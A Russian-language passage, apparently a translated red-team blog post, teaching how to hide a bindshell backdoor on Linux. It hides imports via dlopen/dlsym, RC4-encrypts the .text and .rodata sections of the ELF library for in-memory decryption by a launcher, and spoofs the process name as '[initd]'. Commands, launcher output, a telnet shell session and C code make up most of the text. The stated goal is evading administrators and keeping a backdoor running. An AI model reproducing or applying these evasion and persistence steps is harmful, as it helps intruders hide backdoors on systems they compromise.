У этого метода есть недостаток. Хотя наша библиотека будет удалена, символы функций, вызываемые testalo() (например, puts() и exit()), которые нуждаются в преобразовании и перемещении во время выполнения, остаются хорошо видимы. Если бинарный файл оказывается в распоряжении системного администратора или специалиста по безопасности, даже в случае шифрования секции .text, используя простейший статический анализ при помощи утилит навроде objdump и readelf можно догадаться о назначении кода. Рассмотрим более конкретный пример. Вместо простейшей библиотеки скомпилируем bindshell как ELF-модуль.

> $ gcc testalo_bindshell.c –o testalo_bindshell.so –shared -fPIC

Мы обработали бинарный файл при помощи команды strip и зашифровали часть секции .text, как объяснялось ранее. Если сейчас взглянуть на таблицу символов (readelf –s testalo_bindshell.so) или таблицу перемещений (readelf –r testalo_bindshell.so), станет видно нечто похожее на рисунке ниже:

Рисунок 13: Секция перемещений

По скриншоту выше сразу же понятно, что используются функции bind(), listen(), accept(), execl() и так далее, которые обычно импортируются при реализации bindshell. На основе этой информации тут же выявляется логика кода, что в нашем случае не очень удобно, и нужно найти обходной путь.

Функции dlopen и dlsyms

Чтобы решить эту проблему, воспользуемся подходом, который связан с преобразованием внешних символов во время выполнения через функции dlopen и dlsyms.

Например, обычный кусок кода с вызовом функции socket() выглядел бы примерно так:

```
#include
[...]
if((srv_sockfd = socket(PF_INET, SOCK_STREAM, 0)) < 0)
[...]
```

Когда бинарный файл скомпилирован и скомпонован, кусок кода выше отвечает за создание записи о функции socket() в таблицах перемещений и динамических символов. Однако, как было сказано выше, мы хотим обойти эту проблему. Соответственно, код должен быть преобразован следующим образом:

```
1   /* man 2 socket function prototype */
2   int (*_socket)(int, int, int);
3   [...]
4   handle = dlopen (NULL, RTLD_LAZY);
5   if (!handle)
6       return -1;
7   [...]
8       _socket = dlsym(handle, "socket");
9   [...]
10  if((srv_sockfd = (*_socket)(PF_INET, SOCK_STREAM, 0)) < 0)
```


Рисунок 14: Альтернативный код с функцией socket()

Здесь функция dlopen() вызывается только один раз и функция dlsyms() вызывается для всех внешних функций, которые должны быть преобразованы. На практике эта концепция выглядит так:

int (*_socket)(int, int, int); -> определяем переменную с указателем функции с тем же прототипом, что и оригинальная функция socket().

```
SOCKET(2)                                    Linux Programmer's Manual

NAME
       socket - create an endpoint for communication

SYNOPSIS
       #include <sys/types.h>          /* See NOTES */
       #include <sys/socket.h>

       int socket(int domain, int type, int protocol);
```


Рисунок 15: Прототип функции socket()

- handle = dlopen (NULL, RTLD_LAZY); ->
  как говорится в документации: «если первый параметр – NULL, возвращаемый дескриптор - для основной программы»
- _socket = dlsym(handle, "socket"); ->
  переменная _socket будет содержать адрес функции socket(), преобразованной во время выполнения dlsym().
- (*_socket)(PF_INET, SOCK_STREAM, 0) ->
  используем эту конструкцию в качестве эквивалента строке «socket(PF_INET, SOCK_STREAM, 0)». Значение, на которое указывает переменная _socket, представляет собой адрес функции socket(), преобразованной при помощи dlsym().

Эта схема должна быть использована для всех внешних функций: bind(), listen(), accept(), execl() и так далее.

Вы можете увидеть отличия между двумя стилями кодирования, сравнив немодифицированную библиотеку BINDSHELL и модифицированную. После компиляции библиотеки при помощи следующей команды сразу же видны отличия нового стиля кодирования:

```
$ gcc testalo_bindshell_mod.c -shared -o testalo_bindshell_mod.so -fPIC
```




Рисунок 16: Содержимое скомпилированной библиотеки, созданной в новом стиле

Теперь видны только символы функций dlopen() и dlsyms(), а использование других функций скрыто.

Этого достаточно?

У этого подхода тоже есть недостатки. Рассмотрим секцию данных .rodata с атрибутом «только чтение» в динамической ELF-библиотеке:

Рисунок 17: Содержимое секции .rodata

Все строки, объявленные в модуле bindshell, отображаются в открытом виде внутри секции .rodata(начиная со смещения 0xaf5 и заканчивая смещением 0xbb5), содержащей все значения констант, объявленных в программе, написанной на C! Почему мы наблюдаем этой явление? Все зависит от способа передачи строковых параметров во внешние функции:

> _socket = dlsym(handle, "socket");

Эту проблему можно решить, если зашифровать секцию .rodata и выполнять дешифровку на лету в памяти при необходимости в точности так же, как мы делали с инструкциями для секции .text. Новую версия лаунчера можно взять отсюда и скомпилировать при помощи следующей команды:

> gcc golden_frieza_launcher_v2.c -o golden_frieza_launcher_v2 -ldl

Рассмотрим, как работает новая схема.

Вначале шифруется секция .text модуля bindshell:

> $ dd if=./testalo_bindshell_mod.so of=./text_section.txt skip=1738 bs=1 count=1055
> $ openssl rc4 -e -K 41414141414141414141414141414141 -in text_section.txt -out text_section.enc –nopad
> $ dd if=./text_section.enc of=./testalo_bindshell_mod.so seek=1738 bs=1 count=1055 conv=notrunc

Схожим образом шифруем секцию .rodata:

```
$ dd if=./testalo_bindshell_mod.so of=./rodata_section.txt skip=2805 bs=1 count=193
$ openssl rc4 -e -K 41414141414141414141414141414141 -in rodata_section.txt -out
rodata_section.enc -nopad
$ dd if=./rodata_section.enc of=./testalo_bindshell_mod.so seek=2805 bs=1 count=193
conv=notrunc
```

Затем запускается лаунчер, который в качестве параметра принимает на входе имя файла модуля с зашифрованными секциями .text и .rodata.

```
$ ./golden_frieza_launcher_v2 ./testalo_bindshell_mod.so
```

Длина и смещение секции .text передаются в виде шестнадцатеричных значений (ранее уже рассматривалось, откуда берутся эти значения):

```
Enter .text offset and len in hex (0xXX): 0x6ca 0x41f
Offset is 1738 bytes
Len is 1055 bytes
```

В точности так же передается смещение и длина секции .rodata (тоже в виде шестнадцатеричных значений). Как видно на последнем скриншоте, где использовалась команда readelf, в этом случае секция начинается по смещению 0xaf5, а длина вычисляется по формуле 0xbb5 – 0xaf5 + 1 = 0xc1:

```
Enter .rodata offset and len in hex (0xXX): 0xaf5 0xc1
.rodata offset is 2805 bytes
.rodata len is 193 bytes
```

Затем лаунчер запрашивает параметр для командной строки. Наш модуль bindshell (в частности, экспортируемая функция testalo()) принимает на входе один параметр, а именно – TCP-порт, на котором осуществляется прослушивание. Выбираем порт с номером 9000:

```
Enter cmdline: 9000
Cmdline is: 9000
```

Ключ шифрования (AAAAAAAAAAAAAAAA) вводится без отображения на экране:

```
Enter key:
```

Последняя часть выходных данных выглядит так:

```
PID is: 3915
Module name is: testalo_bindshell_mod.so
7f5d0942f000-7f5d09430000 r-xp 00000000 fd:01 7602214 /tmp/testalo_bindshell_mod.so
Start address is: 0x7f5d0942f000
End address is 0x7f5d09430000

Execution of .text
==================
```

В этот раз под сообщением «Execution of .text» мы ничего не видим, поскольку в нашем модуле bindshell не предусмотрен вывод какой-либо информации. Однако запуск произошел корректно и модуль работает в фоновом режиме:

```
$ netstat -an | grep 9000
tcp 0 0 0.0.0.0:9000 0.0.0.0:* LISTEN

$ telnet localhost 9000
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
python -c 'import pty; pty.spawn("/bin/sh")'
$ id
uid=1000(cippalippa) gid=1000(cippalippa_group)
```

Последний трюк

Важный момент связан с отображением нашего модуля в списке процессов после запуска:

```
$ ps -wuax
[...]
./golden_frieza_launcher_v2 ./testalo_bindshell_mod.so
[...]
```

К сожалению, владелец системы сразу же мог бы определить процесс как подозрительный. Обычно здесь не возникает особых проблем, если наш код должен отработать в течение ограниченного промежутка времени. Но как поступить, если мы хотим увеличить время нахождения в системе нашего бэкдора или управляющего агента? В этом случае было бы неплохо замаскировать процесс, для чего и предназначен код, показанный ниже (полную реализацию можно взять отсюда).

```
96          /* fake argv old school trick */
97          if (argc < 3)
98          {
99                  fprintf(stderr, "A parameter is needed from command line\n");
100                 exit(-1);
101         }
102
103         for(i = 0; i < argc; i++)
104         {
105                 aargv[i] = malloc(strlen(argv[i]) + 1);
106                 strncpy(aargv[i], argv[i], strlen(argv[i]) + 1);
107         }
108
109         aargv[argc] = NULL;
110         f_ps = aargv[2];
111         if (argvlen < strlen(f_ps))
112         {
113                 fprintf(stderr, "you are a stupid guy\n");
114                 exit(-1);
115         }
116
117         strncpy(argv[0], f_ps, strlen(f_ps));
118         for(i = strlen(f_ps); i < argvlen; i++)
119                 argv[0][i] = '\0';
120
121         for(i = 1; i < argc; i++)
122         {
123                 argvlen = strlen(argv[i]);
124
125                 for(j = 0; j <= argvlen; j++)
126                         argv[i][j] = '\0';
127         }
```


Рисунок 18: Код, предназначенный для маскировки процесса

Компилируем новую версию лаунчера:

```
$ gcc golden_frieza_launcher_v3.c -o golden_frieza_launcher_v3 -ldl
```

В этот раз помимо имени файла зашифрованной динамической библиотеки лаунчер принимает дополнительный параметр, представляющий собой имя, которое мы хотим назначить процессу. В нашем примере используется имя «initd]»:

```
$ ./golden_frieza_launcher_v3 ./testalo_bindshell_mod.so "[initd]"
```

Вначале с помощью утилиты netstat находим идентификатор процесса (предполагается, что bindshell работает на TCP порту с номером 9876):

```
$ netstat -tupan | grep 9876
tcp 0 0 0.0.0.0:9876 0.0.0.0:* LISTEN 19087
```

А затем проверяем, что у процесса с нужным PID'ом имя, которое мы назначили:

```
$ ps -wuax | grep init
user 19087 0.0 0.0 8648 112 pts/5 S 19:56 0:00 [initd]
```

Теперь вы знаете, что никогда не следует доверять утилите ps!

Заключение

Что если некто обнаружит лаунчер и динамическую зашифрованную ELF-библиотеку в файловой системе? Ключ шифрования не известен, и, соответственно, никто не сможет расшифровать и выполнить нашу полезную нагрузку.

Что если смещение и длина зашифрованных секций введены некорректно? Скорее всего, произойдет сбой лаунчера. В это случае код также не будет известен.

Можно ли реализовать эту схему на Windows-машине? Функции LoadLibrary(), LoadModule() и GetProcAddress() делают то же самое, что и dlopen() и dlsyms().

На сегодня все.

GitHub PoC проекта: https://github.com/redtimmy/golden-frieza

Перевод: SecurityLab.Ru
Источник: https://www.redtimmy.com/blue-team-...encrypted-binary-in-memory-and-go-undetected/